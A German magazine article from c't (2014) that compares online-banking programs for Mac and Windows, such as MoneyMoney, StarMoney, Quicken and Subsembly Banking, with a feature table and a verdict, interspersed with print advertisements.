 Das kostenlose Hibiscus nutzt die freie HBCI-Bibliothek hbc4java und läuft als Plug-in des Open-Source-Programms Jamaica, das plattformübergreifend verfügbar ist und auf allen Systemen fast gleich ausschaut. Es unterstützt alle wichtigen

**MacGiro bildet die Papierformulare etwa für Überweisungen nach, was Einsteigern die Bedienung erleichtert. Mit dem Funktionsumfang richtet es sich aber eher an Gewerbetreibende.**



MoneyPlex stellt unnötig viele Fragen, um dann endlich den einzigen vorhandenen Kartenleser zu nutzen.

Typen des Geldtransfers. Die Auswertungsmöglichkeiten sind überschaubar, für Privatanwender aber ausreichend: Außer einer Listendarstellung von Einnahmen und Ausgaben gibt es ein Liniendiagramm für den Saldo-Verlauf. Auch nach Kategorien sortiert lassen sich die Umsätze ausgeben.

Das Einrichten der Bankkontakte ist aufwendiger als bei den Mitbewerbern. So verlangte Hibiscus als einziges Programm im Testfeld die Eingabe der bankinternen Handy-Bezeichnung für die SMS-TAN; alle übrigen Kandidaten holten sich diese automatisch. Der HBCI-Chipkartenleser brachte Hibiscus auf dem Mac zuverlässig zum Absturz. Man muss sich einfach etwas tiefer ins Thema einarbeiten, um mit dem Programm glücklich zu werden.


Dafür lässt sich Hibiscus aber auch an eigene Bedürfnisse anpassen. Ein Beispiel hierzu finden Sie auf Seite 170 in dieser Ausgabe.


## MacGiro

**X** Die Anwendung beweist, dass Online-Banking für Gewerbetreibende grafisch so aufbereitet werden kann, dass nicht gleich der Wunsch nach einem Diplom in BWL aufkommt. Noch übersichtlicher ist die Light-Variante, die nur ein Konto verwaltet. Ihr fehlen allerdings auch Lastschrift- und Scheckannahmefunktionen sowie Sammelaufträge.

Das Einrichten der Bankkontakte geht mit Hilfe eines Assistenten leicht von der Hand. Nervig finden wir den Zugriff auf PayPal-Konten, da MacGiro wie Bank X die API-Zugangsdaten verlangt. Auf einer Startseite gibt MacGiro einen knappen Überblick über Kontostände, fällige Überweisungen, Schecks und Scheckannahmen sowie Lastschriften.

Das Programm bringt weder vorgefertigte Kategorien noch eine Kategorisierungsaufomatik





Die Auswertung von Umsätzen ist eine Stärke von Pecunia, das dafür unter anderem eine nützliche Kalenderansicht enthält.

mit. Immerhin lassen sich die Transfers mittels Regeln schnell den selbst erstellten Kategorien zuweisen. Vergleichsweise spartanisch sind die Auswertungsfunktionen geraten, die nach Transfers oder Kategorien erfolgen können und Einnahmen und Ausgaben als Liste oder einfaches Balkendiagramm darstellen.

Buchungen lassen sich mit so genannten Sichten wiederfinden, die wie intelligente Playlisten in iTunes funktionieren. Hilfreich ist hierbei das 255 Seiten starke PDF-Handbuch, das sich direkt aus der Anwendung heraus öffnen lässt.

## MoneyMoney

**X** Obwohl die App nicht mit Funktionsvielfalt protzt, bringt sie doch alles mit, was der Privatanwender braucht. Dabei ist sie übersichtlich gehalten, sodass sich jeder sofort zurechtfindet. Kurz nach Redaktionsschluss sollte die Version 2.2 erscheinen, deren Design im Yosemite-Stil überarbeitet wurde.

Regeln zum Suchen und Filtern lassen sich nicht ganz so einfach anlegen wie etwa bei OutBank. Bei MoneyMoney trägt man die Begriffe zusammen mit Operatoren in ein Freitextfeld ein oder arbeitet gleich mit regulären Ausdrücken. Das ist zwar sehr flexibel, aber umständlich – und obendrein in den Kategorie-Einstellungen versteckt, die nur per Rechtsklick auf eine der Kategorien erreichbar ist. Die Kategorien dienen dann zum Sortieren und Auswerten der Buchungen, die sich auch kontoübergreifend durchsuchen lassen.

Die Testkonten waren mit Hilfe des integrierten Assistenten

ruckzuck eingerichtet, Überweisungen und Umbuchungen klappten problemlos, ebenso der Import via CSV-Datei. Auch mit den Wertpapier-Depots kam MoneyMoney zurecht, wertete die Daten jedoch nicht grafisch aus. Banken, die HBCI/FinTS nicht unterstützen, lassen sich über eine skriptgesteuerte Web Banking Engine integrieren. Dazu holen sich in Lua geschriebene Erweiterungen die nötigen Daten mittels Web-Scraping direkt von der Banken-Site. Eine ausführliche API-Dokumentation sowie einige Beispiel-Skripte stehen auf der Hersteller-Site zum Download.

## MoneyPlex

 Der Hersteller bietet die Software in drei Versionen an, deren Finanzverwaltungsfunktionen deutlich über das fürs Online-Banking Notwendige hinausgehen. Für viele Privatanwender dürfte die günstigste Variante ausreichen. Sie unterscheidet sich von der Pro-Version hauptsächlich durch das Fehlen einiger Funktionen für die Depot- und Wertpapierverwaltung. Sammelüberweisungen, terminierte Lastschriften und DATEV-Export bleiben der 140 Euro teuren Business-Ausgabe vorbehalten.

Das Layout der Software ignoriert unter Windows und Mac OS zahlreiche Design-Richtlinien, was die Bedienung nicht gerade erleichtert. Auch die Bedienlogik ist wenig eingängig. So gibt es unter Stammdaten/Bankzugänge zwar einen Button neu, aber darüber konnten wir keinen funktionierenden Zugang anlegen. Das gelang nur mit dem Assistenten, der sich nach dem Ab-

melden im Programm aufrufen lässt. Bildschirmtastaturen, auf denen man die Tasten anklickt, sollen das Belauschen der PIN- und TAN-Eingabe erschweren. MoneyPlex besitzt zwar eine Bildschirmtastatur, über die man aber nur Ziffern eingeben kann. Zu kurz gedacht, denn bei etlichen Banken können PINs auch Buchstaben enthalten.

Das Anlegen eigener Regeln für die Kategorisierung ist weniger eingängig als bei den meisten anderen Testkandidaten: Es lassen sich Bedingungen in Kategorien verknüpfen und entweder für Zahlungsein- oder Zahlungsausgänge anwenden. Das Einrichten der Testkonten verlief problemlos. Obwohl wir die Business-Version testeten, konnten wir damit den Stand der Ing-Diba-Wertpapiere nicht abrufen. Bei Consors klappte es, allerdings mussten wir die Kaufkurse manuell nachtragen.

## OutBank

**X** Der Schwerpunkt von OutBank liegt auf den zwei Apps für iOS: OutBank 2 und das neuere OutBank DE. Letztere lässt sich mit der Desktop-Variante nicht synchronisieren und kann stellenweise sogar mehr als diese, zum Beispiel SEPA-Umbuchungen und Bausparverträge verwalten. Eine DE-Variante für den Mac ist laut Hersteller geplant, einen Zeitplan dafür gibt es jedoch nicht.

Mit OutBank 2 für den Mac findet man sich schnell zurecht, ist doch der Funktionsumfang sehr übersichtlich. Die Umsätze lassen sich manuell oder mit Regeln Kategorien zuordnen. Einnahmen und Ausgaben stellt das Programm mit einfachen Balkendiagrammen dar. Transaktionen per HBCI-Chipkarte sind nicht möglich und die Depot-Verwaltung klappt nur bei Depot-Konten mit HBCI-Schnittstelle.

Im Test verweigerte OutBank nach dem Import älterer Umsätze den Abgleich des Kontostands der GLS-Bank, weil es fortan neben der VR-Kennung auch Kontonummer und BLZ sendete. Der Fehler soll laut Hersteller inzwischen behoben sein.

## Pecunia

**X** Dass auch Open-Source-Programme hübsch aussehen und einfach zu bedienen



MultiSensor-LAN mit PoE  
Erkennt 19 Gefahren

# 360° Umgebungs-Monitoring für Profis


Erkennt alle Gefahren  
Informiert sofort  
Ist genial einfach



+ IT + Datacenter + Infrastruktur +

**WIE SICHER IST  
IHR SERVERRAUM?**  
Online-Check ohne Anmeldung

**kentix.com**



**Wiso Mein Geld** ist ein sehr mächtiges Programm, das allerdings sehr behäbig zu Werke geht.

sein können, zeigt Pecunia. Es setzt wie Hibiscus auf die hbci4java-Bibliothek auf, ist aber im Mac App Store vertreten. Das Einrichten der Bankkontakte war genauso fix erledigt wie bei den kommerziellen Mitbewerbern; das Ing-Diba-Depot wurde allerdings nicht erkannt. Unnötig schwierig gestaltete sich der Zugang zu Konten, die HBCI-Chipkarten nutzten: Schon beim Einrichten verlangte Pecunia nach der HBCI-Benutzererkennung – die übrigen Testkandidaten holen sich diese von der Chipkarte. Zudem stürzte die Software regelmäßig beim Versuch ab, das Girokonto der Sparkasse Hannover zu löschen.

Der Funktionsumfang entspricht in etwa dem von Money-Money und Outbank. Die Optionen für Geldtransfers beschränken sich auf SEPA-Überweisungen, -Umbuchungen und Daueraufträge. Überweisungen führt das Programm auf Wunsch termingeschürt aus.

Die Auswertungsfunktionen fielen etwas umfangreicher aus als bei Outbank, da Pecunia mehr Diagrammstile und Unter-Kategorien kennt. Etwas Besonderes ist die Auswertung von Buchungen in Kalenderform, die auf einer Heatmap darstellt, wann viele Geldtransfers oder hohe Umsätze stattfanden. Außerdem lassen sich Einnahmen und Ausgaben farbig in der Monatsübersicht markieren, was bei der Budgetplanung hilft. Die Op-

tionen zum Erstellen von Regeln sind hingegen stark eingeschränkt. Im Test scheiterte die manuelle Umsatzabfrage, wenn in den Einstellungen die Option „Umsatzabgleich manuell prüfen und durchführen“ aktiviert war.

## Quicken

Quicken ist ein mächtiges altes Schlachtschiff des Online-Banking, das über die Jahre mit vielen Aufbauten versehen wurde. In unserem Test 2012 bemängelten wir, dass man sich darin schnell verläuft. Das hat sich geändert: Quicken 2015 ist viel übersichtlicher, sodass man leicht zu den wichtigen Funktionen findet.

Bei der Kontoeinrichtung wechseln sich aber Licht und Schatten ab. So fragte das Programm beim Banking mit HBCI-Karte immer wieder nach einer PIN, obwohl die am Kartenleser eingegeben werden musste. So gelang zwar das Anlegen der Konten, wir konnten aber keine Umsätze abrufen. Die Bankverbindung wurden wir nicht mehr los, auch nicht durch Löschen der Datenbank. Durch manuelle Eingabe der Benutzerkennung ließ sich das Problem schließlich lösen.

Angesichts des großen Funktionsumfangs ist die Bedienoberfläche von Quicken sehr aufgeräumt. Sie lässt sich zudem den eigenen Wünschen anpassen.

Etliche Aufgaben erfordern in Quicken einfach zu viele Arbeitsschritte, Eingaben und Entscheidungen. So stellte es kein Problem dar, das Wertpapier-Depot bei Consors abzurufen. Danach meldete Quicken, dass die Anzahl der Aktien im Programm nicht mit der bei der Bank geführten übereinstimmt. Tatsächlich: Die Aktien waren samt aktuellem Kurs vermerkt, die Stückzahl stand jedoch auf Null. Erst als wir den Kaufpreis der Aktien nachtrugen, konnten wir die Stückzahl von der Bank übernehmen. Andere Programme hatten den Kaufpreis beziehungsweise den Kursgewinn-/verlust bei der Bank abgefragt. Und in den Kontosalden tauchten die Aktienbestände auch danach nicht auf.

Andere Dinge klappen hingegen. Bei einem Girokonto mit über 800 Umsätzen hat Quicken fast die Hälfte der Ausgaben

automatisch kategorisiert, mit gutem Erfolg. Und auch die Übernahme der Bankverbindungen ins Adressbuch klappte gut. Die Stärken von Quicken liegen bei der Auswertung der Geldflüsse, Budgetplanung und Vermögensverwaltung. Die Standardversion von Quicken kostet übrigens nur 50 Euro und besitzt kaum weniger Funktionen als die Deluxe; allerdings fehlt die zweite Lizenz.

## StarMoney

 StarMoney bezeichnet sich selbst als Marktführer. Der Funktionsumfang des Programms ist groß, einige Funktionen wie Auslandsüberweisung in die Nicht-SEPA-Welt und Vorlagenverwaltung bleiben jedoch der Business-Version vorbehalten. Die neue Mac-Version hat gewaltig aufgeholt, erreicht aber noch nicht die Leistung ihres Windows-Pendants. Immerhin bringt sie die von vielen Anwendern lange gewünschte Unterstützung für das Chipkarten-gestützte HBCI-Verfahren mit.

Außer PayPal-Konten ruft das Programm unter beiden Betriebssystemen auch die Kundenkonten bei Amazon und eBay per Web-Scraping ab – das konnte im Test sonst keiner. Der Nutzen bleibt allerdings begrenzt, da sich hier weder Geldtransfers anstoßen lassen noch Auswertungsfunktionen zur Verfügung stehen. Der Abruf von elektronischen Kontoauszügen im PDF-Format ist ebenfalls möglich.

Umsätze lassen sich manuell oder automatisch per selbstlernendem Algorithmus verschiedenen Kategorien zuweisen. Letzteres schien im Test nach dem Zufallsprinzip zu funktionieren, sodass die Korrektur ebenso viel Arbeit machte wie das Kategorisieren von Hand. Immerhin



kann man die Umsätze nach verschiedenen Kriterien sortieren oder filtern, sodass sich mehrere Buchungen in einem Rutsch auswählen und zuordnen lassen. Eine Kategorisierungsfunktion per Regel gibt es nur unter Windows. Kategorien- und Budget-report sowie Saldenverlauf bereitet StarMoney mit verschiedenen Diagrammstilen übersichtlich auf. Ein Lastschrift-Radar fasst Abbuchungen zusammen.

An SEPA-Transaktionen beherrscht StarMoney neben wahlweise terminierten Überweisungen und Daueraufträgen auch Umbuchungen sowie Splitbuchungen. Praktisch: StarMoney erkennt Kontodaten in der Zwischenablage und ordnet diese auf Wunsch einem SEPA-Formular zu.


StarMoney gibt es auch als Apps für iOS und Android sowie als Webanwendung. Die Apps erreichen in etwa den Funktionsumfang der Mac-Version und erlauben sogar das Einreichen von Lastschriften. Doch leider ist die Synchronisation der Datenbestände derzeit nur zwischen der Windows-Version und StarMoney Web möglich. Der Abgleich von Konten, Umsätzen, Kategorien und Dokumenten zwischen allen Plattformen soll 2015 möglich werden; einen genauen Termin dafür gibt es noch nicht.

### Subsembly Banking

 Bei Programmen wie MoneyPlex oder Quicken fragt man sich, ob Online-Banking wirklich so mühsam und kompliziert sein muss. Banking 4 von Subsembly beweist, dass es auch anders geht. Ein flaches Menü, ein Fenster mit frei wählbaren Tabs und Icons, die immer dann auftauchen, wenn man die Funktion braucht – von dieser Oberfläche könnten sich andere eine Scheibe abschneiden.

Darunter bietet das Programm alle Funktionen, die man zum Verwalten seiner Konten und Wertpapier-Depots bei verschiedenen Banken benötigt. Alle von uns getesteten Kontotypen und TAN-Verfahren funktionierten auf Anhieb. Andere Programme fragen, welchen des einen angeschlossenen Kartenlesegers man nutzen möchte, über welchen Treiber er angesteuert und ob seine Möglichkeit der sicheren PIN-Eingabe genutzt werden soll. Banking 4 tut einfach das einzige Vernünftige.

Die Bedienoberfläche von Subsembly ist übersichtlich und logisch aufgebaut, was sich bis zu den Funktionen fortsetzt. In der Auswertung markiert es Budgetüberschreitungen.




**QualityHosting**



**Hosted Exchange 2013**

**Business anywhere, anytime!**



## Nur bei QualityHosting 365 Tage kostenfrei\*

**Die Hosted Exchange 2013-Produktlinien der QualityHosting AG**

Produktdetails & Produktlinien	Small Business	Enterprise
Maximale Benutzer / Postfächer	25	unbegrenzt
Postfachspeicher	15 GB	25 GB
Quality FeaturePacks	optional	kostenfrei
Verfügbarkeit	99,9%	99,9%
Kostenfreie Nutzung gemäß Vertrag	365 Tage	60 Tage

Die Quality FeaturePacks sind integraler Bestandteil der Produktlinie Enterprise und können optional zur Produktlinie Small Business hinzugebucht werden. Sie bieten exklusive Quality Exchange-Funktionen zu den Themen Sicherheit, Rechteverwaltung, Advanced Spam- & Virenschutz sowie User-, Gruppen-, Kontakt- und Backup-Management, die Ihre tägliche Kommunikation nachhaltig gesichert optimieren.

**Das einzigartige Quality Exchange-Portfolio**



E-Mail-Archivierung



Unified Messaging



BlackBerry Enterprise



E-Mail-Verschlüsselung

\* Neukunden-Angebot: Hosted Exchange 2013 Small Business die ersten 365 Tage kostenfrei.

c't 2014, Heft 25


**Hosted in Germany**  
Cloud-Lösungen seit 1998

[www.qualityhosting.de](http://www.qualityhosting.de)

Aus den eingelesenen Umsätzen erzeugt das Programm Vorlagen, die auch zur Kategorisierung der Ein- und Ausgaben dienen. Außerdem verwaltet das Programm frei definierbare Kategorien, die über logisch verknüpfbare Stichwörter den Umsätzen automatisch zugeordnet werden. Jede Änderung wirkt sich dabei unmittelbar auf den gesamten Datenbestand aus. Die Kategorien lassen sich für einen wählbaren Zeitraum mit einem Budget verknüpfen. In der Kontoübersicht filtert man durch

einfaches Häkchensenken nach Kategorien und zusätzlich Zeiträumen, Beträgen und Stichwörtern.

Alle Funktionen sind einfach zu verstehen, das Programm hat aber auch seine Grenzen. So fehlen grafische Auswertungen der Kontoumsätze. Banking 4 gibt es für Windows, Android, iOS und ganz neu auch für Mac OS. Die Daten lassen sich nicht zwischen den verschiedenen Versionen synchronisieren. Das Dateiformat ist jedoch identisch und man kann die Datenbanken komplett

übertragen. Bei den Apps geht das auch über Dropbox oder ein WebDAV-Laufwerk.

### Wiso Mein Geld Professional



Ob beim Start oder beim Abrufen von Umsätzen – Mein Geld ist langsam. Und zwar so, dass es auch schon mal nervt. Angesichts des gewaltigen Funktionsumfangs ist die Bedienung gut gelöst. Unsicherer Benutzer erhalten zu jeder Eingabe, die eine Entscheidung

erfordert, alle notwendigen Informationen.

Beim Einrichten eines Sparkassenzugangs mit sieben Konten vergingen etwa acht Minuten. Danach waren aber auch nahezu alle Umsätze in das fein granulierte Kategoriensystem eingeordnet. Das klappte so gut, dass man praktisch sofort mit der Auswertung beginnen konnte. Während die Grundfunktionen des Programms dank übersichtlichem Menü und Tabs sehr einfach zu bedienen sind, liegen die Auswertungen tiefer im Pro-

## Online-Banking-Software für Mac OS und Windows

Name	ALF BanCo Profi	Bank X 6 Professional	Centona	Hibiscus	MacGiro	MoneyMoney
Hersteller	Alf AG, www.alf-banco.de	Application Systems Heidelberg, www.application-systems.de	Synium Software, www.syniumsoftware.com	Olaf Willuhn, www.willuhn.de	med-i-bit EDV-Beratung, www.med-i-bit.de	MRH applications GmbH, http://moneymoney-app.com
getestete Version	5.4.3	6.0.2	1.1.04	2.6.0.1	8.0.3	2.1.14
Betriebssystem	Windows	Mac	Mac	Mac, Windows, Linux	Mac	Mac
iOS-/Android-App	-/-	✓/-	✓/-	-/-	-/-	-/-
Datensynchronisation Desktop und App	-	✓	✓	-	-	-
<b>Online-Konto-Typen</b>						
Giro, Tagesgeld diverse	✓	✓	✓	✓	✓	✓
LBS Bausparkonto/Kreditkarte	✓/✓	✓/✓	✓/✓	-/-	-/✓	✓/✓
Wertpapier-Depot Consors/Ing-Diba	✓/✓	✓/✓	-/-	-/-	-/-	✓/✓
PayPal/Amazon/eBay	✓/-/-	✓/-/-	-/-/-	-/-/-	✓/-/-	✓/-/-
Geldkarte/Bargeld	✓/✓	✓/✓	-/-	-/-	✓/✓	-/✓
<b>TAN-Verfahren</b>						
iTAN	✓	✓	✓	✓	✓	✓
Chip-TAN manuell/optisch	✓/✓	✓/✓	✓/✓	✓/✓	✓/-	✓/✓
SMS-TAN	✓	✓	✓	✓	✓	✓
pushTAN/photoTAN <sup>1</sup>	✓/✓	✓/✓	-/✓	-/✓	✓/✓	✓/✓
HBCI mit Chipkarte (Secoder)	✓	✓	✓	-	✓	✓
Postbank BestSign/Consors eTAN	✓/✓	✓/✓	-/-	-/-	✓/✓	✓/✓
<b>Banking</b>						
SEPA-Überweisung/-Umbuchung/-Terminüberweisung/-Dauerauftrag/-Sammelüberweisung/Lastschrift	✓/✓/✓/✓/✓/✓	✓/✓/✓/✓/✓/✓	✓/✓/✓/✓/-/-	✓/✓/✓/✓/-✓	✓/✓/✓/-✓/✓	✓/✓/✓/✓/✓/-
elektronischen Kontoadzug abrufen	✓	✓	-	-	✓	-
Aufträge sammeln/regelm. Zahlungen	✓/✓	✓/✓	-/-	✓/✓	✓/✓	✓/-
Bildschirmtastatur für PIN-Eingabe	✓	-	-	-	-	-
suchen nach Absender o. Empfänger/Verwendungszweck/Kategorie	✓/✓/✓	✓/✓/✓	✓/✓/-	✓/✓/✓	✓/✓/✓	✓/✓/-
<b>Auswertung/Planung</b>						
Kategorien per Regeln zuordnen	✓	✓	-	✓	✓	✓
Auswertung nach Kategorien/Zeitraum/kontoversiegend/Einnahmen und Ausgaben	✓/✓/✓/✓	✓/✓/✓/✓	-/-/-/-	✓/✓/✓/-	✓/✓/-✓	✓/✓/✓/-
Ausgabe als Tabelle/Grafik	✓/✓	✓/✓	-/-	✓/✓	✓/✓	-/✓
Budgetplanung	✓	✓	-	-	-	-
Buchhaltungsfunktionen	-	✓	-	-	-	-
<b>Import/Export</b>						
Importformate	CSV, QIF, MT940, DTA, DTI, XML, OFX	DTA, SEPA-XML, MT940, CSV, QIF	-	Eigenes, CSV, DTAUS, Moneyplex, MT940	MT940, DTA, SEPA-XML, TAB-Text, MacGiro-XML	CSV, QIF, QFX, MT940, camt.052, camt.053
Exportformate	CSV, MT940, DTI, XML, QIF, OFX, DTA, XML	DTA, CSV, MT940, DATEV, TXT, SEPA-XML	-	Eigenes, CSV, HTML, PDF, MT940	MT940, DTA, SEPA-XML, TAB-Text, MacGiro-XML	XLS, Numbers, MT940, CSV, QFX
Schnittstelle zu Programmen	-	Elster	-	-	-	GrandTotal, Umsatz Pro, YNAB
<b>Bewertungen</b>						
Einrichtung	⊕	⊕	○	⊖	⊕	⊕
Banking	⊕⊕	⊕⊕	○	○	⊕	⊕⊕
Auswertung	⊕	○	⊖⊖	⊖	○	⊕
Funktionsumfang	⊕	⊕⊕	⊖	○	⊕⊕	○
Preis	35 €	80 €	15 €	kostenlos	120 €	20 €

<sup>1</sup> Herstellerangaben<sup>2</sup> nur mit Outbank 2

⊕⊕ sehr gut

⊕ gut

○ zufriedenstellend

⊖ schlecht

⊖⊖ sehr schlecht

✓ vorhanden

– nicht vorhanden

gramm vergraben. Dort stößt man auf viele Funktionen, deren Sinn sich aber nur nach und nach erschließt.

Die Fähigkeiten des Programms gehen weit übers Online-Banking hinaus. Es verwaltet Kosten für Fahrzeuge und Wohnung ebenso wie Sachwerte und Versicherungen. Man kann Quittungen drucken und Steuern vorherberechnen. In puncto Funktionsvielfalt reicht allenfalls Quicken an Wiso Mein Geld heran, das aber einfacher zu bedienen ist.

## Fazit

Geht es nur darum, die Umsätze einiger mit Chip- oder SMS-TAN geschützter Konten zu verwalten, Überweisungen einzureichen und Daueraufträge zu organisieren, reichen die kostenlosen Programme Hibiscus und Pecunia aus, wobei letzteres einfacher zu bedienen ist und bessere Auswertungsmöglichkeiten bietet, aber nur auf dem Mac läuft.

Uns gefielen Subsembly Banking und MoneyMoney beson-

ders gut, da sie bereits gehobene Ansprüche erfüllen, aber noch einfach zu bedienen sind. Ein weiterer Vorteil ist ihr günstiger Preis. Wer zwischen Desktop- und Mobile-Banking wechselt, bekommt auf dem Mac mit Bank X eine gute Lösung, unter Windows schlägt sich Quicken in diesem Punkt gut. Vielleicht reicht aber auch die Möglichkeit von Subsembly, die Daten über alle Systeme hinweg komplett auszutauschen.

In der Kategorie Finanzverwaltung markieren ALF BanCo


und StarMoney den Einstieg. Noch besser ausgestattet sind MoneyPlex Business, Quicken und Wiso Mein Geld. Die ersten beiden sind allerdings recht sperrig zu bedienen. (ad)

## Literatur

[1] Axel Kossel, Finanzen mit Programm, Banking-Software statt Browser, c't 5/12, S. 112

 Links zu den getesteten Programmen: [ct.de/ycxq](http://ct.de/ycxq)

MoneyPlex Business	OutBank	Pecunia	Quicken 2015 Deluxe	StarMoney	StarMoney	Subsembly Banking	WISO Mein Geld 2015 Professional
